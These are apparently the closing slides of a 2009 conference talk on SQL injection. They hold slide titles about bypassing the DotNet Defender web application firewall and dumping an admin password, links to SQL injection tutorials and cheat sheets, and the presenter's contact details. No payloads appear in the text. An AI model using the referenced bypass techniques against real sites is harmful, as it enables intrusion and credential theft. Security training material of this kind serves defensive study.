
Date: Sun, 15 Mar 2009 01:42:01 GMT

Server: Apache


DotNet Defender WAF




Bypassing DotNet Defender



DotNet Defender



Dumping Admin PW – sorry DotNet Defender





Basic References

SQL Tutorials:

<http://www.sql-tutorial.net/>

SQL Injection Tutorials

<http://www.securitydocs.com/library/3587>

<http://www.astalavista.com/index.php?section=docsys&cmd=details&id=42>

SQL Injection Cheatsheets:

<http://pentestmonkey.net/blog/mssql-sql-injection-cheat-sheet/>

<http://pentestmonkey.net/blog/mysql-sql-injection-cheat-sheet/>



References For This Presentation

Lots, and lots, and lots of late nights with rum and coke at my side...

Paul Battista's ToorCon 9 Presentation

<http://www.securityexperiment.com/se/documents/Overlooked%20SQL%20Injection%2020071021.pdf>

Brad Warneck's GCIA Paper

http://www.giac.org/certified_professionals/practicals/gcia/1231.php



Holla @ Me....

You want the presentation?????

Buy me a rum and coke or email me....

You can contact me at:

Email: joe@securitysec.com

Twitter: <http://twitter.com/j0emccray>

LinkedIn: <http://www.linkedin.com/in/joemccray>